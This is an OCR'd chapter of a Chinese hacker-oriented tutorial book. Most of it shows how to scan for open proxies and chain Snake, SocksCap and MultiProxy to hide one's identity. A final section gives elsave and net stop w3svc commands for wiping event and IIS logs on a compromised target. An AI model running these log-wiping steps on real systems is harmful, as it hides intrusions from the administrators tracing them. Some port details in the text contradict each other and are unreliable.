


图 7-46 “预定义的 IP 地址范围”对话框

步骤 5 单击“添加”按钮，打开“添加搜索 IP 范围”对话框，根据实际情况设置 IP 地址范围，并输入相应的地址范围说明，如图 7-47 所示。

步骤 6 单击“确定”按钮，完成添加操作，如图 7-48 所示。如果在“预定义的 IP 地址范围”对话框中单击“打开”按钮，则可打开“读入地址范围”对话框，如图 7-49 所示。




图 7-47　“添加搜索 IP 范围”对话框




图 7-48　添加结果显示

步骤 7 选择代理猎手已预设 IP 地址范围的文件，并将其读入“预定义的 IP 地址范围”对话框，再选择需要搜索的 IP 地址范围，如图 7-50 所示。单击“使用”按钮，将预设的 IP 地址范围添加到搜索 IP 地址范围中。

图 7-49　“读入地址范围”选项组

图 7-50　选择 IP 地址范围

步骤 8 单击“下一步”按钮，打开“端口和协议”对话框，如图 7-51 所示。单击“添加”按钮，打开“添加端口和协议”对话框，根据实际情况输入相应的端口，如图 7-52 所示。




图 7-51　“端口和协议”选项组

图 7-52　“添加端口和协议”对话框

步骤 9 单击“确定”按钮完成添加操作，如图 7-53 所示。单击“完成”按钮，完成搜索任务的设置。




图 7-53　完成端口和协议的添加

3．设置参数

设置好搜索的 IP 地址范围之后，就可以开始进行搜索了。为了提高搜索效率，还有必要先设置一下代理猎手的各项参数。具体操作步骤如下：

步骤 1 在“代理猎手”窗口中（见图 7-41），选择“系统”→“参数设置”命令，打开“运行参数设置”对话框，如图 7-54 所示。

步骤 2 在“搜索验证设置”选项卡中，可以设置“搜索设置”、“验证设置”、“局域网或拨号上网”、“搜索方法”、“其它设置”等选项组（这里勾选“启用先 ping 后连的机制”复选框以提高搜索效果）。

小技巧

代理猎手默认的搜索、验证和 Ping 的并发数量分别为 50、70 和 100，如果用户的带宽无法达到，最好相应地减少各个并发数量，以减轻网络的负担。

步骤 3 此外，用户还可以在“验证数据设置”选项卡中添加、修改和删除“验证资源地址”和“验证资源参数”选项，如图 7-55 所示。




图 7-54　设置搜索参数

图 7-55　设置验证参数

步骤 4 在“代理调度设置”选项卡中，可以设置“代理调度参数设置”和“代理调度范围设置”选项组，如图 7-56 所示。

步骤 5 在“其它设置”选项卡中，可以设置“拨号设置”、“搜索验证历史”、“运行参数”等选项组，如图 7-57 所示。

步骤 6 设置好代理猎手的各项参数之后，选择“搜索任务”→“开始搜索”命令，开始搜索设置的 IP 地址范围。




图 7-56　设置代理调度参数




图 7-57　其他参数设置

4．查看搜索结果

搜索完毕之后，可以查看搜索结果，具体操作步骤如下：

步骤 1 选择“搜索结果”选项卡，其中“验证状态”为 Free 的代理，是可以使用的代理服务器，如图 7-58 所示。

提示

一般情况下，验证状态为 Free 的代理服务器很少，只要验证状态为 Good 就可以使用。

步骤 2 找到可用的代理服务器之后，将其 IP 地址复制到“代理调度”选项卡中，代理猎手就可以自动为服务器进行调度，多增加几个代理服务器可以有利于网络速度的提高，如图 7-59 所示。

图 7-58　查看搜索结果




图 7-59　添加代理调度

用户也可以将搜索到的可用代理服务器 IP 地址和端口，输入到网页浏览器的代理服务器设置选项中，这样，用户就可以通过该代理服务器进行网上冲浪。

7.2.3 代理跳板建立全攻略

代理跳板软件虽然不大，但功能却比 Sa 和 free bird 等软件要大得多。Sa 和 free bird 等软件只能用来匿名浏览网页，而代理跳板不但可以浏览网页，还可以使用 QQ、MSN 等聊天工具、使用网络蚂蚁等下载工具、支持 Real Play 在线视听工具等，甚至还可以使用某些 FTP 工具通过它上传网页。只要有一个好的跳板，速度绝对比代理服务器要快（代理服务器是众人用的，而一个自己找的好跳板就用户一个人用）。此外，由于代理跳板是动态加密的，因此每一次传递数据的加密方式都不同，这样就可以有效保障所传输数据的安全性。

当然，代理跳板也有缺点，如设置较复杂，初学者常常为此而不去尝试代理跳板；代理跳板的跳板也不好找（需要一定的黑客知识）；使用多重跳板时速度不能保证等。但无论如何，代理跳板仍然可称得上是目前最有效、最成熟的突破网络封锁的工具。

1. 设置代理跳板客户端

设置代理跳板客户端的具体操作步骤如下：

步骤 1 打开 Snake 代理跳板主窗口，如图 7-60 所示。选择“配置”→“客户端”命令，打开“客户端设置”对话框，如图 7-61 所示。

图 7-60 Snake 代理跳板主窗口

图 7-61 “客户端设置”对话框

步骤 2 在 IP 文本框中输入 IP 地址，在“掩码”文本框中输入“255.255.255.255”，并勾选“允许”复选框，单击“增加”按钮，将其添加到客户端列表中，如图 7-62 所示。单击 OK 按钮，完成对客户端的设置。

图 7-62 客户端设置结果显示

2. 设置跳板选项

设置好代理跳板的客户端之后，还需要设置跳板的有关选项，具体操作步骤如下：

步骤 1 在 Snake 代理跳板主窗口中选择“配置”→“经过的 SkServer”命令，打开“经过的 SkServer”对话框，输入已经验证通过的 IP 地址、端口及代理跳板的描述，并勾选“允许”复选框，如图 7-63 所示。

图 7-63　“经过的 SkServer”对话框

步骤 2 单击“增加”按钮，将该代理添加到代理跳板的列表中。选取某个已经添加的代理跳板之后，单击“测试”按钮，弹出图 7-64 所示的对话框。

步骤 3 单击“开始”按钮，检测该代理跳板是否能够正常连接，Y 表示使用一级跳板，如果要使用二级跳板则可在代理列表框中选中需要作为二级跳板的代理，并勾选“允许”复选框，单击“更改”按钮，应用设置。

步骤 4 设置好经过的 SkServer 之后，单击 OK 按钮，完成设置。

3. 设置运行参数

设置运行参数的具体操作步骤如下：

步骤 1 在 Snake 代理跳板主窗口中（见图 7-60）选择“配置”→“运行选项”命令，打开 Run Option Setting 对话框，如图 7-65 所示。




图 7-64　测试代理跳板




图 7-65　设置运行参数

步骤 2 在“服务运行端口”文本框中，输入本软件的运行端口并勾选所需的复选框。

步骤 3 单击 OK 按钮，结束设置操作。

将代理跳板的所有选项都设置完毕之后，就可以开始使用代理跳板。选择“命令”→“开始”命令，启动用户设置的代理跳板，并可通过代理跳板来进行浏览网页、下载软件、运行 QQ 等工作。

4．使用 Snake 代理跳板的技巧

Snake 代理跳板能实现多级连跳（最多可实现 255 级），可解决用户实现多次代理的问题。在数据传输过程中，跳板之间对数据的动态加密功能，可更好地保护用户使用网络的数据安全。由于从本机到第一级跳板之间的数据未经过加密，只相当于普通的 Socks5 代理，因此如果使用 Windows NT/2000/XP 操作系统，则推荐安装 Skserver 作为第一级跳板。

假设 Skserver.exe 放在 c:\，则可打开命令提示符，依次执行如下命令进行安装：

- c:\> skserver -install（安装 skserver）
- c:\> skserver -config port 1713（设置运行端口，可自己更改）
- c:\> skserver -config starttype 2（设置为自动运行）
- c:\> net start skserver（启动服务）

这样，该机器就成为一级跳板，运行端口为 1713。在 SkServer GUI 中配置输入自己的 IP 地址和端口，完成从本机到第一级跳板之间的加密。另外，对于普通用户，只要设一个外界跳板就行了，如果是 VIP 用户，则可以只用一级 VIP 的代理跳板，163 用户可以用一级国外跳板，这样速度能快一些。

7.2.4 利用 SocksCapv2 设置动态代理

SocksCapv2 代理软件是一款基于 Socks 协议的网络代理客户端软件，它能将指定软件的任何 Winsock 调用转换成 Socks 协议的请求，并发送给指定的 Socks 代理服务器。使基于 HTTP、FTP、Telnet 等协议的软件，通过 Socks 代理服务器连接到目的地。

使用 SocksCapv2 软件前，需要先有一个 Socks 的代理服务器（不管是用代理猎手找出来的，还是从各个代理网站中得到的，要有一个）。目前，SocksCapv2 软件可以通过搜索引擎找到其下载地址，并将其下载到本地磁盘中。

1．安装 SocksCapv2 软件

运用 SocksCapv2 软件之前，先需要安装 SocksCapv2 软件，具体操作步骤如下：

步骤 1 双击下载的安装程序，打开 SocksCapv2 安装向导，如图 7-66 所示。单击 Next 按钮，打开 SocksCapv2 安装信息，查看该软件的相应安装信息，如图 7-67 所示。




图 7-66 SocksCapv2 安装向导




图 7-67 SocksCapv2 安装信息

步骤 2 单击 Next 按钮，进入 SocksCapv2 安装协议，在其中显示了此软件的相应安装协议，如图 7-68 所示。用户查阅完毕之后，单击 Yes 按钮，打开“安装信息”对话框，如图 7-69 所示。




图 7-68　“SocksCapv2 安装协议”对话框




图 7-69　“安装信息”对话框

步骤 3 单击 Next 按钮，进入“安装路径设置”对话框，设置软件的安装路径，如图 7-70 所示。也可以选择系统默认的路径，或单击 Browse 按钮，从弹出的 Choose Directory 对话框中重新选择安装路径，如图 7-71 所示。




图 7-70　“安装路径设置”对话框




图 7-71　选择安装路径

步骤 4 路径选择完毕之后，单击 Next 按钮，进入设置在“开始”菜单中显示的菜单名称及位置对话框，在其中设置 SocksCapv2 在“开始”菜单中显示的菜单名称及位置，如图 7-72 所示。

步骤 5 单击 Next 按钮，开始安装 SocksCapv2 软件，并在安装完毕之后弹出“安装完成”对话框，如图 7-73 所示。

步骤 6 若勾选 Yes，Launch the program file 复选框，则可在单击 Finish 按钮之后，结束 SocksCapv2 的安装操作，并同时启动 SocksCapv2 程序。




图 7-72　设置快捷菜单




图 7-73　“安装完成”对话框

步骤 7 当第一次运行 SocksCapv2 程序时，将显示图 7-74 所示的对话框。在单击 Accept 按钮同意许可协议内容之后，才能进入 SocksCapv2 的主窗口，如图 7-75 所示。

图 7-74　同意许可




图 7-75　SocksCapv2 的主窗口

2. 建立应用程序标识

建立应用程序标识的具体操作步骤如下：

步骤 1 在 SocksCapv2 的主窗口中单击“New（新建）”按钮，打开“New Application Profile（新建应用程序标识项）”对话框，在“Profile Name（标识项名称）”文本框中输入新建标识项的名称，如图 7-76 所示。




图 7-76　New Application Profile 对话框

步骤 2 单击“Browse（浏览）”按钮，打开 Browse for application 对话框，选择需要代理的应用程序，如图 7-77 所示。

步骤 3 单击“打开”按钮，将所选项应用程序的文件名称和路径信息，添加到“New Application Profile（新建应用程序标识项）”对话框中，再单击“确定”按钮，则该应用程序（添加的应用程序可以是 E-mail 工具、FTP 工具、Telnet 工具，以及当今最热门的联网游戏等）标识项添加完毕，如图 7-78 所示。

图 7-77　选择应用程序

图 7-78　添加应用程序

3. 设置选项

设置 SocksCapv2 选项的具体操作步骤如下：

步骤 1 在 SocksCapv2 的主窗口中，选择“File（文件）”→“Settings（设置）”命令，打开“SocksCap Settings（SocksCap 设置）”对话框，如图 7-79 所示。

步骤 2 可以设置已经通过验证的代理服务器及其端口号（如 220.47.7.27，端口号 1070），并可选择不同的 SOCKS 版本（通常选择“SOCKS 版本 5”），也可选择其域名的解析方式。如果用户查找的代理服务器需要用户名和密码，并且已经获得该用户名和密码，则可勾选“用户名/密码”复选框。

步骤 3 若勾选“用户名/密码”复选框，则在单击“确定”按钮之后，需要在图 7-80 所示的对话框中填入用户名和密码。

图 7-79　SocksCap Settings 对话框

图 7-80　输入用户名和密码

步骤 4 在“SocksCap Settings（SocksCap 设置）”对话框中选择 Direct Connections 选项卡，进入 Direct Connections 设置界面，如图 7-81 所示。

步骤 5 在该设置界面的“Direct Addresses（直接连接的地址）”选项组中，可添加直接连接的 IP 地址，如 192.167.0.2，若是一个 IP 地址范围，则可输入 219.139.100.30；也可输入域名，如.mydomain.com。

步骤 6 在“Applications and Libraries（直接连接的应用程序和库）”选项组中，输入需要直接连接的应用程序。在“SOCKS Version 5 Direct UDP Ports（SOCKS 版本 5 直接连接的 UDP 端口）”选项组中，设置直接连接的 UDP 端口号。

步骤 7 在 Log 选项卡中，用户可以进行相应的设置，如图 7-82 所示。单击“确定”按钮，结束 SocksCapv2 的选项设置。

图 7-81　Direct Connections 选项卡

图 7-82　Log 选项卡

设置好代理选项并添加需要代理的应用程序之后，在应用程序列表中选取需要运行的应用程序，选择“File（文件）”→“Run Socksified（通过 Socks 代理运行）”命令，启动该应用程序并通过代理进行登录。

7.2.5　用 MultiProxy 自动设置代理

用代理服务器（Proxy）访问网站（尤其是国外网站）已经很普遍，并有许多优点：如保护个人隐私、加快访问速度等。通常情况下，都是通过寻找一些代理服务器地址，然后在浏览器中进行相应设置来使用。但这种方式有很多弊病：

- 许多代理地址可靠性较差，有时候辛辛苦苦找到许多代理地址，可能一个都不能用。
- 常常要经过多次设置与测试，才能找到一个可用的代理地址。
- 许多代理经常是在使用一段时间之后，就莫名其妙地作废，又不得不更换代理服务器，重新寻找、设置、测试……，个中辛苦广大网迷自然明了，但又无可奈何。

这里介绍一款免费的优秀代理服务器软件 MultiProxy，以解除广大网迷烦恼。MultiProxy 是一款非常实用的自动代理调度的代理软件，用户只需在 MultiProxy 下配置已经通过验证的代理，再定义好其他需要通过代理调度的软件，并指向 MultiProxy 即可。更换代理时只需在 MultiProxy 中进行变更，而不用再一个个地去进行更换，操作十分方便。

使用 MultiProxy 的具体操作步骤如下：

步骤 1 从 Internet 网上下载最新版本，若需要使用 WinRAR 或 WinZip 等专用解压缩工具将其解压，则可在解压缩之后再运行其主程序，进入 MultiProxy 的主窗口，如图 7-83 所示。

步骤 2 单击“选项”按钮，打开“选项”对话框，如图 7-84 所示。可设置连接的端口号、连接的线程数量、连接代理服务器的方式、选择服务器、是否测试服务器等选项（代理端口设置为 8088，这是 MultiProxy 的默认端口，此端口在浏览器的代理设置中要用到，使用其默认设置即可，当然也可设为其他端口）。




图 7-83　MultiProxy 主窗口

图 7-84　“选项”对话框

步骤 3 在“代理服务器列表”选项卡中，显示了各代理地址的状态，绿灯表示可用的代理，红灯表示不可用的代理。还可以查看代理服务器的连接状态和代理服务器的添加、编辑、删除等操作，如图 7-85 所示。

步骤 4 在“高级选项”选项卡中，可检测并显示本机 IP 和机器名，还可以设置是否保存日志文件、空闲挂线时间设置、仅允许连接的 IP 地址等选项，如图 7-86 所示。

图 7-85　“代理服务器列表”选项卡

图 7-86　“高级选项”选项卡

步骤 5 单击“确定”按钮，将设置保存到系统中。在使用过程中，若发现代理列表状态全部为红灯，则可使用“启动时测试所有的服务器”功能进行检测，如果仍然不行，就需要考虑添加一些新的代理。

步骤 6 将网络应用程序的代理服务器指向本地 IP（127.0.0.1 或 Localhost），端口为 7077，在 IE 浏览器中选择“工具”→“Internet 选项”命令，打开“Internet 选项”对话框，如图 7-87 所示。

步骤 7 在图 7-88 所示的“连接”选项卡中，单击“局域网设置”按钮，打开“局域网（LAN）设置”对话框，在代理服务器选项组中输入相应的数据，如图 7-89 所示。

图 7-87 “Internet 选项”对话框

图 7-88 “连接“选项卡

步骤 8 单击“确定”按钮，完成设置操作。在运行 MultiProxy 代理的网络应用程序时，MultiProxy 主窗口清楚地显示出正在被调用的代理服务器，如图 7-90 所示。




图 7-89 “局域网（LAN）设置”对话框

图 7-90 查看代理调用状态

小技巧

如果用户想要查看代理服务器的调用情况，则需要在上述设置中勾选“保存连接传送日志文件”复选框，打开其连接日志进行查看。

若在单机上使用 MultiProxy，则可通过设置本地 Localhost 或地址（127.0.0.1），以 7077 端口访问 Internet；若是在局域网中使用 MultiProxy，则需要设置安装 MultiProxy 电脑的实际 IP。下面以 IE6.0 为例，简单讲述一下代理服务器的设置步骤：

步骤 1 在 IE 浏览器主窗口中，选择“工具”→“Internet 选项”命令，打开“Internet 选项”对话框。在“连接”选项卡中，单击“设置”按钮，打开“宽带连接设置”对话框，如图 7-91 所示。

步骤 2 勾选“使用代理服务器”复选框，在“地址”栏中输入代理地址 127.0.0.1，并在“端口”栏中输入 7077（端口应与如图 7-84 所示中的设置一致）。

步骤 3 如果在局域网中使用 MultiProxy，则需要选择局域网设置，并在输入相应的 IP 地址之后，连续单击“确定”按钮完成设置。

步骤 4 在“Internet 选项”对话框的“高级”选项卡中，将“使用 HTTP1.1”复选框和“通过代理连接使用 HTTP1.1”复选框前的对勾取消，如图 7-92 所示。

图 7-91　“宽带连接设置”对话框

图 7-92　Internet 选项设置

MultiProxy 有取之不尽，用之不竭的代理地址，有流畅的速度，使用 MultiProxy，只需配置一次，即可受用终生。

7.3　清除日志文件

从轰动一时的“熊猫烧香”、“金猪”病毒，到臭名远扬的“灰鸽子”木马，还有“ANI”漏洞等，都很令人头疼。此外，还有一些不怀好意的人利用“黑客工具”通过漏洞或木马，对个人 PC 及 Web 站点进行入侵，并在成功入侵之后清除日志文件，使网络管理员无法根据日志文件中的内容追踪到黑客。

其实，所谓的日志文件就是一些文件系统的集合，包含建立起的各种数据的日志文件。

① 日志文件的重要性主要体现在以下几点：

- 日志记录服务器接收的处理请求以及运行时出错等各种原始信息。通过对日志进行统计、分析、综合等操作，可有效地掌握服务器的运行状况，发现和排除错误原因、了解客户访问分布等，更好地加强系统维护和管理。
- 对于自己有服务器的朋友或是有条件可以看到服务器日志文件的朋友来说，无疑是了解搜索引擎工作原理和搜索引擎对网页抓取频率的最佳途径。
- 通过这个文件，用户可以了解什么搜索引擎在什么时间，抓取了哪些页面，还可以知道是主搜索蜘蛛还是从搜索蜘蛛抓取了网站等的信息。

② 日志记录的基本原理如下：

- 客户端（浏览器）和 Web 服务器建立 TCP 连接之后，向 Web 服务器发出访问请求

（如 Get），该请求中包含客户端的 IP 地址、浏览器类型、请求的 URL 等一系列信息。

- Web 服务器接收到请求之后，将客户端要求的页面内容返回到客户端，如果出现错误，则返回错误代码。
- 服务器端将访问信息和错误信息记录到日志文件里。

7.3.1 利用 elsave 清除日志

elsave 是一款用于清除日志文件的黑客工具，使用方法十分简单。在它清除目标计算机的日志文件时，必须先与目标计算机连接成功，才可以进行日志文件的清除操作（当然可以成功连接，否则怎能算攻击成功呢？）。

elsave 工具使用的具体操作步骤如下：

步骤 1 先用 ipc$管道进行连接，命令为：net use \\ip\ipc$ " password" /user: ""。

步骤 2 清除目标系统的应用程序日志，命令为：elsave –s \\ip -1 " application" -C。

步骤 3 清除目标系统的系统日志，命令为：elsave –s \\ip -1 " system" -C。

步骤 4 清除目标系统的安全日志，命令为：elsave –s \\ip -1 " security" -C。

7.3.2 手工清除服务器日志

CLeanIIsLog 是一款不错的日志清除工具，但也只能清除 IIS 的日志，而对于 FTP 和 Shedule 等产生的日志文件，一般只能手动清除。Windows 2000 以及后续版本中的日志文件，通常有应用程序日志、安全日志、系统日志、DNS 服务器日志、FTP 日志、WWW 日志等，可能会根据服务器所开启的服务不同而不同。

下面介绍如何清除 IIS 的 WWW 日志：

可不要小看 IIS 的日志功能，它可以详细地记录用户的入侵全过程（如用 Unicode 入侵时，在 IE 里输入的命令和对 70 端口扫描时留下的痕迹）。

日志的默认位置为：%systemroot%\system32\logfiles\w3svc1\，默认每天一个日志。知道位置之后，就可以进入这个目录，按【Del】键将其删除。并用 dir 命令检查一下。

却发现今天的日志还在，因为 w3svc 服务还开着，要清除这个日志文件有以下两种方法：

方法一：如有 3379 可以登录，就用 notepad 打开并按【Ctrl+A】组合键，再按【Del】键将其删除。

方法二：net 命令

```
C:\>net stop w3svc
```

World Wide Web Publishing Service 服务正在停止（可能会等很长时间，也可能不成功）。

World Wide Web Published Service 服务已成功停止。

w3svc 停止之后，可以按【Del】键清空它的日志。

清除日志之后，不要忘了再打开 w3svc 服务。

C:\>net start w3svc

Windows 2000\XP\2003 系统中一些日志存放路径和文件名如下：

- 安全日志：%winsystem%\system32\config\Secevent.evt。

- 应用程序日志：%winsystem%\system32\config\AppEvent.evt。
- 系统日志：%winsystem%\system32\config\SysEvent.evt。
- IIS 的 FTP 日志：%winsystem%\system32\logfiles\msftpsvc1\，默认每天一个日志。
- Scheduler 服务日志：%winsystem%\schedlgu.txt。
- 注册表项目如下：[HKLM]\system\CurrentControlSet\Services\Eventlog。
- Schedluler 服务注册表所在项目：[HKLM]\SOFTWARE\Microsoft\SchedulingAgent。

